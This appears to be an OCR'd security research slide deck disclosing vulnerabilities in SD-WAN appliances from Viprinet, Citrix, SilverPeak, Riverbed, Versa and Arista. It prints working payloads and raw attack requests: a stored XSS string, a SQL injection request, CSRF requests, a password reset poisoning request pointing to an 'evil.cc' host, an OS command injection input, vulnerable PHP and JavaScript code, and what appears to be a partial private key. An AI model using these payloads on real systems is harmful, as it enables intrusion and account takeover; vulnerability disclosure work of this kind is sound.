
# Vulnerabilities

# Viprinet Stored XSS


# CLI Interface

```
# set NAME <svg/onload=alert(ViprinetSessionId)>
OK 0 lines following; Property value set
# ls
OK 10 lines following; Listing
NAME String "Name" <svg/onload=alert(ViprinetSessionId)>
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
```

# Viprinet Stored XSS via CLI



# Private Key


Viprinet Virtual VPN Hub (AWS Edition) - RuggedVPN Firmware
Serial: 01-05910-00-10477 - SupportID: V3S9-HCUP
Version: 2017090400/2017083100
Unnamed router
Logged in as: root
Log out
Configuration Objects
Add
Delete
VPN Tunnels
VPN Clients / Road warriors
WAN/VPN Routing and NAT
LAN settings
Integrated services
AdminDesk Service settings
HTTP Access Control Lists
HTTPS Access Control Lists
SSH CLI Service settings
SNMP Settings
DNS Service settings
NTP Service settings
Dynamic routing settings
Logging & Maintenance
Traffic Accounting
QoS rules and classes templates
Virtual Hub Identity Manager
License subscriptions
Administration
Automatically generate self-signed SSL certificate:
CA Certificate:
Intermediate CA Certificate:
Certificate:
IQYDVQQKExpWaXByaW5ldCAwMS0wNTkxMC1YWC1YWFhYWDEvMC0GA1UECxMmQXV0
by1nZW5lcmF0ZWQgc2VsZi1zaWduZWQgY2VydGlmaWNhdGUxFjAUBgNVBAMTDTE4
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uVvjH8dzampWPSunrsDAr9GISAFNGOyeqcmYXvQzNcsvk6r6JjhNLEgy0Z0qq
SQsRvaO4yP4vPgLSyPW9snSqkq+ZYWbXd7NWIcnqUbtUj6WnLwYU7eMwgVJdVSR
UlpG5YP5c3oHrUCNwZNc+VkzOrPdqqezWuDbXm405h82whf1aVKyfZfsYupvj4Gp
rkOxXnJ14ZbdLwmehEmPbNs7u0uS99Nfr6qYHyT+HSrBFswJM+sn4MWYcC+dI6kF
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mYzOl+DkRUGTkFy17QiFRuTFK40S4ZAV9ByDPgVzmQ+WqDcSqmNsUmGIpyupLcGW
i09zICn7vW1UVSbr4i54HIdHQvYXjh3dZ5xp6Zp4c6XXfd5t3vsaD++65AQiMBh3
Y2hbHNQ=
-----END CERTIFICATE-----
Certificate Private Key:
OzqRmC4inyDlQW33KlItmOFsUMJpAWoaNOc22qr+EDNt73gwGUJIcTHHYKOY46jZ
q+/QhnDRAoGBAPPEcE2kgmPGsMeQhdNle2z0g+53cXL3HsbaxabO1pjgjzVltuSE
wxphSNU/6EdahdcIqaCHDaHPuTmDxka9THnZLNQ6jpOGax0QERwDD8lyJl+jsT9C
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d+g87otxqLqAwwevWQV50kaVUze/95VmxI7lOs/M2cjD8l0hL543GVqQ+HaMTco
B9hLwECvwmDufhaiAIVxXNaRGuKVNh/X97uMF8/XcE1y4QdRbvYzQXWUXrHIMgrI
HDvkG5kgSo10YGRyuHSqViSn7MNRoAbnvap/phWtAoGAIZR58/gpjh0c1SDvjoN4
UTYNxpflpPSt5K7Wc3giz8R/ddehLjGrvsKQCfBXyxyJO2oSE+8GzbeTyHyCn9QL
6O0l48Z9RY1KzCIeeUFt1l0i3A9Rn2j41AvpEY8gxuauTSmi7YQIk98/VkPJzU+
hg9h1Ztn/ttJSKCc/2AeDNkCgYAeY1x8lGabEqpU4ObElAZ7owtBrYEzKr0u4l2U
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
2Du/XopdfpjwBHmrANOZWzafz7kqJQ/6NNhMryABCB9lgqc2SbavjI56/G9IyhlI
PE+6ShHgKggMyxA6CH1UeezEEvxVQ2BVEI33DU9J6/kSmKELid33
-----END RSA PRIVATE KEY-----
Certificate Private Key Passphrase:
Change
Permissions
Read access:
root
Write access:
root

# Certificate Fingerprint



# Citrix SD-WAN SQL Injection

# Citrix SQL Injection in events_download.cgi

```
POST /[redacted]/events_download.cgi HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi?title=delete
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie: [redacted]
Connection: close
Upgrade-Insecure-Requests: 1

[redacted]=1 union select database()
```

Response will contain a **gzip** archive with **events.csv** file.
`CBVW_Events` database name will be in the file

The Good Old Friend

# CSRF

# CSRF in SD-WAN

- SD-WAN webapps don’t implement CSRF protection entirely or do it wrong
- The favorite method is Content-type header check, but…
- There is the SWF-based JSON CSRF exploit that bypasses that check
- Vulnerable systems
  - Citrix NetScaler SD-WAN
  - Viptela REST API
  - SilverPeak EdgeConnect

# SilverPeak REST API CSRF

- If and only if Content-Type value equals to “**`application/json`**” then a request is handled by the application
- This attack allows remote attackers to perform critical actions like setting BGP parameters, changing web configuration, adding users, etc. on behalf of an administrator
- It's possible to bypass this CSRF protection using Flash
- `http://10.1.0.135/test.swf?jsonData={"issue":"111","mot d":"test"}&php_url=http://10.1.0.135/test.php&`**`endpoint= https://54.158.216.59/8.1.4.9_65644/rest/json/banners`**

# Citrix SD-WAN Certificate Uploading

- There is no protection against CSRF
- It is necessary to upload self-signed certificate to authenticate an SD-WAN Center
- This attack totally compromises Northbound interface and could allow an attacker to gain control over the entire SD-WAN

# Certificate Uploading

```
POST /cgi-bin/install_apnaware_cert.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=aware_certs
Content-Type: multipart/form-data; boundary=---------------------------252812601814207
Content-Length: 1318
Cookie: CGISESSID=1442c9d51ae6edda7037dbd8c90c575c; APNConfigEditorSession=da5qpr16v39luoo103kgv6lrp6; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------252812601814207
Content-Disposition: form-data; name="certfile"; filename="SDWANCENTERCert.pem"
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
MIIC/jCCAmegAwIBAgIJAJfZXL3sq+KTMA0GCSqGSIb3DQEBBQUAMIGXMRAwDgYD
VQQDDAcqLiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoM
FVRhbGFyaSBOZXR3b3JrcywgSW5jLjEUMBIGA1UECwwLRW5naW5lZXJpbmcxCzAJ
BgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhTYW4gSm9z
ZTAeFw0xODA2MjUwNzU3NDFaFw0yODA2MjIwNzU3NDFaMIGXMRAwDgYDVQQDDAcq
LiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoMFVRhbGFy
aSBOZXR3b3JrcywgSW5jLjEUMBIGA1UECwwLRW5naW5lZXJpbmcxCzAJBgNVBAYT
AlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhTYW4gSm9zZTCBnzAN
BgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAukoHEHlWk5QSdRwgKp5NSeVWU7N3mAFk
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YapKeqTn/PEYaqDXDzs58WvSdMQkKuARNRlJm+A4i9ETaC59gXiYjFFf5/eF5O2i
qZdPRYgKOCMCAwEAAaNQME4wHQYDVR0OBBYEFEIvzT+h7FIlno2FkOE6VFFvekdR
MB8GA1UdIwQYMBaAFEIvzT+h7FIlno2FkOE6VFFvekdRMAwGA1UdEwQFMAMBAf8w
DQYJKoZIhvcNAQEFBQADgYEAYeIEbPLWJLz+nYYX1RkZzwPTwgbHWZRKKuVRnfEU
dtPKnpAImR20P/f8DROnB0NF4oKt6lxOt5IO75P6bqbQLTQkv4P2ODylGCo1EBnI
lddtIvuHWEfYxG5M/M0WF/EPbAGTcIVf9slzzD+L8UKMlhSf9IgyA8CpIBbR86/z
y4g=
-----END CERTIFICATE-----

-----------------------------252812601814207--
```

Old but Gold

# Host Header Attack


# Host Header Attacks

- Described by James Kettle in «Practical HTTP Host header attacks» in 2013
- Riverbed SteelConnect was vulnerable to the password reset poisoning attack
- Host header value was used to build a link for password resetting
- An attacker can send a POST request with an arbitrary Host header value in case of knowing  an admin's username and email
- If the admin clicks on the link the password token will be sent to the attacker's host

# Password Reset Poisoning

```
POST /reset-password HTTP/1.1
Host: [redacted] riverbed.cc.evil.cc
Connection: close
Content-Length: 47
Cache-Control: max-age=0
Origin: https://[redacted].riverbed.cc
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: https://[redacted].riverbed.cc/reset-password
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: CC571F007DE06348=[redacted]9UoeR0z4aGdZJ0BtbIxMJ

username=trial[redacted]&info=eweqwee[redacted]
```

# Password Reset Poisoning



# Insecure Authentication

# Authentication

- During the research, we found several vulnerabilities related to insecure authentication
- Sometimes authentication checks were implemented on a client-side
- Authorization token was formed on a client-side, too
- Probably, developers of some SD-WAN **do not distinguish JavaScript from NodeJS**

# Server- or client-side?

```
function LoginController($scope, $state, $q, AuthenticationService) {
        var vm = this;
        vm.username = '';
        vm.password = '';
        vm.error = false;
        vm.rememberMe = false;

        vm.login = function(){
            // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ){
            //     $state.go("home");
            // }).catch( function ( response ){
            //     $state.go("login");
            // }).finally( function() {
            // });

             if(vm.username === '[redacted]' && vm.password === '[redacted]') {
                $state.go("home");
             }else{
                vm.error = true;
                $state.go("/");
             }

        };

    }
```

?

!

// TODO: fix in prod ?

# Are Orchestrators more secure than Controllers?

# Citrix NetScaler SD-WAN Appliances

1. Incorrect Access Control
2. Cross-Site Request Forgery on Web UI
3. Missing Function Level Access Control
4. RCE via File Uploading
5. OS Command Injection for Unauthenticated User
6. Path Traversal
7. Cross-Site Scripting
8. Sudo misconfiguration
9. Multiple SQL Injections

# Citrix NetScaler SD-WAN Center

1. Slow HTTP DoS Attacks
2. Stored XSS in Inventory Management
3. Stored XSS in Custom Login Message
4. Stored XSS in Log Viewer
5. Cross-Site Request Forgery on Web UI
6. Cross-Site Request Forgery on REST
7. Missing Function Level Access Control
8. RCE via File Uploading
9. OS Command Injection for Unauthenticated User
10. Path Traversal in Log Controller

# Command Injection


- The vulnerability in "`/app/webroot/storageMigrationCompleted.php`" leads to OS command injection attack
- An attacker without any privileges can perform this attack
- It must have a network connection to the Web Management Interface only

# OS Command Injection in `storageMigrationCompleted.php`

```php
$response = shell_exec(
        "cat /home/REDACTED/regions_by_name/"
        .$_GET["region"].
        "/maintenanceCurrentCompleted");
```

# OS Command Injection in `storageMigrationCompleted.php`

```
$response = shell_exec(
        "cat /home/REDACTED/regions_by_name/"
        .$_GET["region"].
        "/maintenanceCurrentCompleted");
```




```
;sudo id;
```

# Insecure Design

# Zero Touch Provisioning

# Zero Touch Provisioning

- ZTP requires a known provisioning server
- If the management portal is cloud-based and vendor-controlled, it requires full trust in the vendor
- Approaches
  - One-time tokens
  - Challenge-response protocols
  - Password-based authentication
  - Secret-based authentication (e.g., chassis serial numbers)
- Mutual authentication
  - An orchestrator authenticates an edge router
  - The edge router authenticates the orchestrator
- One of requirements is automated process for managing keys and certificates

# Versa ZTP Bootstrapping with Hardcoded Password

```
(function () {
    'use strict';
     angular.module('[redacted].services')
    .service('BootstrapLoadConfigService', function ($window, $q, $http,  $rootScope, $cookieStore, $,  Base64Service, [redacted]) {

            var self = this;
            self.loadMergeConfig = loadMergeConfig;
            self.counter = 1;

            var authdata = Base64Service.encode('admin' + ':' + '[redacted]');

            function loadMergeConfig( params ) {
                var deferred = $q.defer();

                $http({
                    method: 'POST',
                    url: '/load[redacted]',
                    data: params,
                    headers: {
                            'Content-Type': 'application/[redacted]',
                            'Accept': 'application/[redacted]',
                            'Authorization': "Basic "+authdata,
                            'url':[redacted].apiHost+':'+[redacted].apiPort + '[redacted].apiConfig +
'/system:system/configuration/_operations/load-merge'
                        }
```


# Arista ZTP

- ZTPServer provides a bootstrap environment for Arista EOS based products
- Sources
  - https://github.com/arista-eosplus/ztpserver
  - https://ztpserver.readthedocs.io/en/master/index.html
- It is recommended to use Apache (mod_wsgi)
  - When do you say Apache, do you mean Slow HTTP DoS attacks?

# Arista ZTP Client-Server Message Flows

**Open Questions:**

- Spoofing
- How is mutually authentication implemented?
- One time tokens?
- Eavesdropping?
